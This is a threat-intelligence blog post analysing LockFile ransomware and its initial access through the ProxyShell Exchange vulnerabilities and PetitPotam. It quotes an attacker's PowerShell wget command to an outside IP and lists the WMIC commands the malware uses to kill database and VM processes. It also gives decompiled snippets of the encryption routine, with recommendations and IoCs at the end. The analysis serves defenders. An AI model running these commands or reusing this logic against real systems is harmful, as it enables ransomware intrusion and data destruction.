LockFile Ransomware: Exploiting Microsoft Exchange Vulnerabilities Using ProxyShell

blog.cyble.com/2021/08/25/lockfile-ransomware-using-proxyshell-attack-to-deploy-ransomware/

August 25, 2021

The LockFile ransomware was first seen in July 2021 and has been highly active since then. It has global operations, and most of the victims are from the United States of America and Asia. The ransomware group hosts a website in the TOR network to guide victims to pay the ransom and subsequently get the instructions to decrypt the files. This webpage contains a uTox ID and an email address to contact the Threat Actor (TA), as shown in the figure below.



Figure 1: LockFile Ransomware Website

Cyble Researchers found that a few details indicate that the ransomware gang could also be related to the other threat actors from the ransomware website. For example, as mentioned in *the ATTENTION* section of the website, the last line mentions a wallpaper being provided by *lockbit,* and the contact email contains a reference to *Conti*.

Recently the Threat Actor (TA) behind LockFile has started attacking Microsoft Exchange Servers using *ProxyShell attack*. The *ProxyShell* attack uses chained Microsoft Exchange vulnerabilities mentioned in the list below, resulting in unauthenticated code execution. Orange Tsai, a Principal Security Researcher from Devcore, recently discovered these vulnerabilities. Following is the list of vulnerabilities.

- CVE-2021-34473 - Pre-auth Path Confusion leads to ACL Bypass *(Patched in April by* KB5001779*)*
- CVE-2021-34523 - Elevation of Privilege on Exchange PowerShell Backend *(Patched in April by* KB5001779*)*
- CVE-2021-31207 - Post-auth Arbitrary-File-Write leads to RCE *(Patched in May by* KB5003435*)*

According to a Symantec blog post, after successful exploitation, the TA uses the PowerShell command.

powershell wget hxxp://209.14.0[.]234:46613/VcEtrKighylFS5foGNXH

The PowerShell command in use is unknown, but on August 13, 2021, an independent security researcher captured the associated IP address (*209.14.0[.]234*). According to the researcher, attackers used this IP to exploit *ProxyShell Vulnerability*.

Researchers also found that 20 to 30 minutes before the deployment of ransomware, the TA drops three files:

An Exploit for *PetitPotam vulnerability* (CVE-2021-36942), namely *efspotato.exe.*

Two files: *active_desktop_render.dll* and *active_desktop_launcher.exe*

PetitPotam vulnerability allows the TA to compromise Domain Controller, which results in the compromise of the complete Active Directory. The *PetitPotam* technique uses MS-EFSRPC (Microsoft's Encrypting File System Remote Protocol), Which is responsible for performing maintenance and management operations on the encrypted data stored on the remote system.

As per Symantec, the executable *active_desktop_launcher.exe* is legitimate software, but *active_desktop_render.dll* is a malicious Dynamic Link Library (DLL). The *active_desktop_render.dll* is loaded using the DLL Search Order Hijacking attack. After loading, the DLL file drops and decrypts *desktop.ini* in a local directory. This *desktop.ini* then loads and executes shellcode, which then activates the *efspotato.exe* file that is exploited for the *PetitPotam* vulnerability.

Upon compromising the domain, the TA then deploys LockFile ransomware in various systems of the compromised domain.

Cyble Research found one of the LockFile malware samples from the surface web while conducting routine Open-Source Intelligence (OSINT) threat hunting exercises. The figure below shows the high-level execution flow of LockFile Ransomware. The malware initially kills all the known processes related to virtual machines, databases, and other related services. Then, it iterates through drives into the system to find the logical drive to search for files and folders. After the files are found, the malware checks the extensions of the file, and if matched to the pre-defined file extension, the ransomware encrypts it. After completing the encryption process, it deletes itself.



Figure 2 High-level execution flow of LockFile Ransomware

Technical Analysis

Our static analysis found that the malware is a Windows-based x64 architecture Console application written in C/C++ and compiled on *2021-07-03 18:15:34,* as shown in the figure below.



Figure 3: Static details of LockFile Ransomware

As shown in the figure below, the malware creates several subprocesses to perform several activities upon execution.

Figure 4: Process Tree created by LockFile Ransomware

The subprocess kills various running processes shown in Table 1. The malware uses the Windows Management Interface Command (WMIC) command and provides the process name as a wild card in between *%% t*o achieve this task. WMIC is a simple command prompt tool that returns information about the system you are running it on.

The list of commands which the malware has executed is shown in table below.

Command	**Target Process**

C:\Windows\system32\cmd.exe /c wmic process where “name like ‘%vmwp%’” call terminate	vmwp
C:\Windows\system32\cmd.exe /c wmic process where “name like ‘%virtualbox%’” call terminate	virtualbox
C:\Windows\system32\cmd.exe /c wmic process where “name like ‘%vbox%’” call terminate	vbox
C:\Windows\system32\cmd.exe /c wmic process where “name like ‘%sqlservr%’” call terminate	sqlservr
C:\Windows\system32\cmd.exe /c wmic process where “name like ‘%mysqld%’” call terminate	mysqld
C:\Windows\system32\cmd.exe /c wmic process where “name like ‘%omtsreco%’” call terminate	omtsreco
C:\Windows\system32\cmd.exe /c wmic process where “name like ‘%oracle%’” call terminate	oracle
C:\Windows\system32\cmd.exe /c wmic process where “name like ‘%tnslsnr%’” call terminate	tnslsnr
C:\Windows\system32\cmd.exe /c wmic process where “name like ‘%vmware%’” call terminate	vmware

Table 1 WMIC Commands executed by Ransomware to Kill Processes

Once the ransomware kills all the processes, it iterates through the victim’s machine and encrypts the user document files and appends extensions with .lockfile, as shown in the figure below.



Figure 5: Files encrypted by LockFile

Once the files are encrypted, the malware launches an HTML Application file (HTA) to show the ransom message to the user, as shown in the figure below, and then deletes itself.



Figure 6: Ransom Message Created by LockFile

Code Analysis and Debugging

The figure below shows that the malware calls a series of WMIC commands to kill various processes upon debugging. The list of commands is shown in Table 1.



Figure 7: WMIC commands used by LockFile ransomware to kill processes

Once the ransomware kills all the defined processes, it extracts the ransom note content from the executable, as shown below.

Figure 8: Ransom Note Extracted from LockFile Ransomware in Memory

Afterward, the malware gets the list of drives using the *GetLogicalDriveStringsA* Application Programming Interface (API). Finally, the list of drives is passed one at a time to *GetDriveTypeA* API, after which the result compares with 03 (**DRIVE_FIXED)**, which indicates whether the found drive is fixed media, e.g., Logical Drives as shown below. Once the drive is located, the malware creates a thread to conduct further ransomware activity.

```
LogicalDriveStringsA = GetLogicalDriveStringsA(0xFFu, Buffer);
*(_OWORD *)Handles = 0i64;
v106 = 0i64;
v107 = 0i64;
v108 = 0i64;
v109 = 0i64;
if ( LogicalDriveStringsA )
{
  v35 = Handles;
  do
  {
    if ( GetDriveTypeA(&Buffer[v33]) == '\x03' )// Check For Fixed Media
    {
      ++v32;
      *v35++ = CreateThread(0i64, 0i64, _DeleteExceptionPtr, &Buffer[v33], 0, &ThreadId);
    }
    v33 += 4;
  }
  while ( v33 < LogicalDriveStringsA );
}
```

Figure 9: Fixed Media checked by LockFile

The malware thread creates LOCKFILE-README.hta in the root, as shown in the figure below.



Figure 10: LockFile's Thread creating LOCKFILE-README.hta in C:/

Then the ransomware starts iterating through the files and folder. The code passes whatever files/folders are found through a series of checks. The checks are mentioned below list.

1 – *desktop.ini* string is not present in the filename

2 – *\\Windows* is not present in the full path

3 – *LOCKFILE* string is not present in the filename

4 – *NTUSER* string is not present in the filename

The checks are shown in the below code.

```
strcpy(SubStr, "5svjrmps1");
for ( i = 0i64; i < 9; ++i )
  SubStr[i] -= 7;
if ( !strstr(FindFileData.cFileName, SubStr)
  && !strstr(Str, "\\Windows")
  && !strstr(FindFileData.cFileName, "LOCKFILE")
  && !strstr(FindFileData.cFileName, "NTUSER") )
```

Figure 11: Checks performed by LockFile.

Once all the checks are passed, the malware compares the files extension with a pre-defined extension embedded in the malware. The code is shown in the figure below.

```
v12 = 0;
if ( a1cd[0] )
{
  v13 = a1cd;
  while ( 1 )
  {
    v14 = strlwr(FindFileData.cFileName);
    v15 = strstr(v14, &a1cd[260 * v12++]);
    v13 += 260;
    if ( v15 )
      break;
    if ( !*v13 )
      goto LABEL_31;
```

Figure 12: File Extension Compared by LockFile

For example, in the below figure, we can see that the malware is comparing *36897c.rbf* extension with *.1cd* extension.



Figure 13 Ransomware Check File Extension

Similarly, the malware compares all extensions, shown in Table 2, with the victim's file. This activity helps us conclude that the malware is targeting only a specific extension file.

.lcd
.7z
.7zip
.acccdb
.ai
.asp
.aspx
.backup
.bak
.cd
.cdr
.cdx
.cer
.cf
.cfl
.cfu
.config
.cs
.csv
.dat
.db
.dbf
.doc
.docx
.dt

.dwg
.edb
.efd
.elf
.epf
.erf
.fpt
.geo
.grs
.html
.ibd
.jpeg
.ldf
.lgf
.lgp
.log
.mdb
.mdf
.mft
.mp3
.mxl
.myd
.odt
.pdf
.pff
.php
.ppt
.pptx
.ps1
.psd
.pst
.rar
.sln
.sql
.sqlite
.st
.tiff
.txt
.vdi
.vhd
.vhdx
.vmdk
.vrp
.wdb
.xls
.xlsx
.zip

Table 2 List of File Extensions which are targeted by ransomware

As shown below in figure 14, once the file is found with the defined extension, the malware reads the plain text content from the file.

```
*( QWORD *)v6 = *( QWORD *)v2;
FileA = CreateFileA(lpExistingFileName, 0xC0000000, 0, 0i64, 3u, 0x80u, 0i64);
v16 = FileA;
if ( FileA == (HANDLE)-1i64 )
  return 0;
FileSize = GetFileSize(FileA, (LPDWORD)FileSizeHigh);
v18 = FileSize | ((unsigned __int64)(unsigned int)FileSizeHigh[0] << 32);
v40 = v18;
v19 = ((((v18 >> 63) & 0xF) + v18) & 0xFFFFFFFFFFFFFFF0ui64) + 536;
if ( !v18 )
  return 0;
FileMappingA = CreateFileMappingA(v16, 0i64, 4u, HIDWORD(v19), v19, 0i64);
v21 = FileMappingA;
if ( !FileMappingA )
  return 0;
v23 = (__m128i *)MapViewOfFile(FileMappingA, 0xF001Fu, 0, 0, v19);
if ( !v23 )
  return 0;
if ( (unsigned int)sub_1400018F0(v22, v18, v24, v25, v23, &v38) )
{
  v26 = v39;
  v27 = (__int64 *)((char *)v23->m128i_i64 + v38);
  do
  {
```

Figure 14 Read Plain Text content from Victim's File

It then calls another user-defined function for encrypting the content using Advanced Encryption Standard (AES), as shown below.

```
v18 = FileSize | ((unsigned __int64)(unsigned int)FileSizeHigh[0] << 32);
v40 = v18;
v19 = ((((v18 >> 63) & 0xF) + v18) & 0xFFFFFFFFFFFFFFF0ui64) + 536;
if ( !v18 )
  return 0;
FileMappingA = CreateFileMappingA(v16, 0i64, 4u, HIDWORD(v19), v19, 0i64);
v21 = FileMappingA;
if ( !FileMappingA )
  return 0;
v23 = (__m128i *)MapViewOfFile(FileMappingA, 0xF001Fu, 0, 0, v19);
if ( !v23 )
  return 0;
if ( (unsigned int)sub_1400018F0(v22, v18, v24, v25, v23, &v38) )
{
  v26 = v39;
  v27 = (__int64 *)((char *)v23->m128i_i64 + v38);
  do
  {
```

Figure 15 Call Encryption Function to encrypt the content

Once the content is encrypted, the malware writes it into the file, and then it appends the encrypted file with extension *.lockfile* using *MoveFileA* API, as shown in the below figure.

```
UnmapViewOfFile(v23);
CloseHandle(v21);
CloseHandle(v16);
memset(NewFileName, 0, 0x104ui64);
strcpy(v37, "-{6twksnqtm");
do
  v37[v1++] -= 8;
while ( v1 < 0xB );
wsprintfA(NewFileName, v37, lpExistingFileName);
return MoveFileA(lpExistingFileName, NewFileName);
}
```

Figure 16 Append .lockfile extension to the user document file

The same activity is shown below in figure 17.



Figure 17 Append .lockfile extension to the user document file while debugging

Once all the files have been encrypted, the malware creates a ransom note .hta file in the *C:\Users\Public* directory, as shown in the figure below.



Figure 18 Creates .HTA ransom file C:\Users\Public

Once the .hta ransom file is created, it calls *CreateProcess* API to launch the .hta file using *mshta.exe* windows utility. The mshta.exe is a utility that executes Microsoft HTML Applications (HTA) files.



Figure 19 Launch.HTA ransom File using mshta.exe

Finally, once all the files are encrypted, the malware deletes itself by calling the *del* command, as shown below.



Figure 20 Use Del command to delete itself

Conclusion

The threat actors behind the LockFile exploit publicly disclosed vulnerabilities in sequence to attack Microsoft Exchange Server and then use PetitPotam vulnerability to compromise the Domain Controller. After achieving these two objectives, the TA drops the LockFile ransomware into the systems.

Based on the ransom notes, we speculate that the TA may be creating unique custom variants of the LockFile ransomware for each victim organization.

Cyble Research Labs continuously monitors the LockFile ransomware activity; we will continue to update our readers with our latest findings.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the suggestions given below:

- Patch the CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207 as soon as possible if not patched already.
- Follow KB5005413: Mitigating NTLM Relay Attacks on Active Directory Certificate Services (AD CS) guide to mitigating PetitPotam impact.
- Regularly perform a vulnerability assessment of the organizational assets, majorly which are exposed on the internet.

- Use a reputed anti-virus and internet security software package on your connected devices.
- Conduct regular backup practices and keep those backups offline or in a separate network.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use strong passwords and enforce multi-factor authentication wherever possible.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Reconnaissance	T1595.002 T1591 T1593	Active Scanning Gather Victim Org Information Search Open Websites/Domains
Initial Access	T1190	Exploit Public-Facing Application
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Defense Evasion	T1574.001	Hijack Execution Flow: DLL Search Order Hijacking
Lateral Movement	T1210	Exploitation of Remote Services
Impact	T1486	Data Encrypted for Impact

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
354a362811b8917bd7245cdd43fe12de9ca3f5f6afe5a2ec97eec81c400a4101	SHA256	LockFile Ransomware
ed834722111782b2931e36cfa51b38852c813e3d7a4d16717f59c1d037b62291	SHA256	Malicious DLL
36e8bb8719a619b78862907fd49445750371f40945fefd55a9862465dc2930f9	SHA256	Driver file
5a08ecb2fad5d5c701b4ec42bd0fab7b7b4616673b2d8fbd76557203c5340a0f	SHA256	Malicious executable
1091643890918175dc751538043ea0743618ec7a5a9801878554970036524b75	SHA256	Malicious DLL
7bcb25854ea2e5f0b8cfca7066a13bc8af8e7bac6693dea1cdad5ef193b052fd	SHA256	PetitPotam exploit
bf315c9c064b887ee3276e1342d43637d8c0e067260946db45942f39b970d7ce	SHA256	LockFile executable
209.14.0[.]234	IP address	Attacher’s IP

About Us

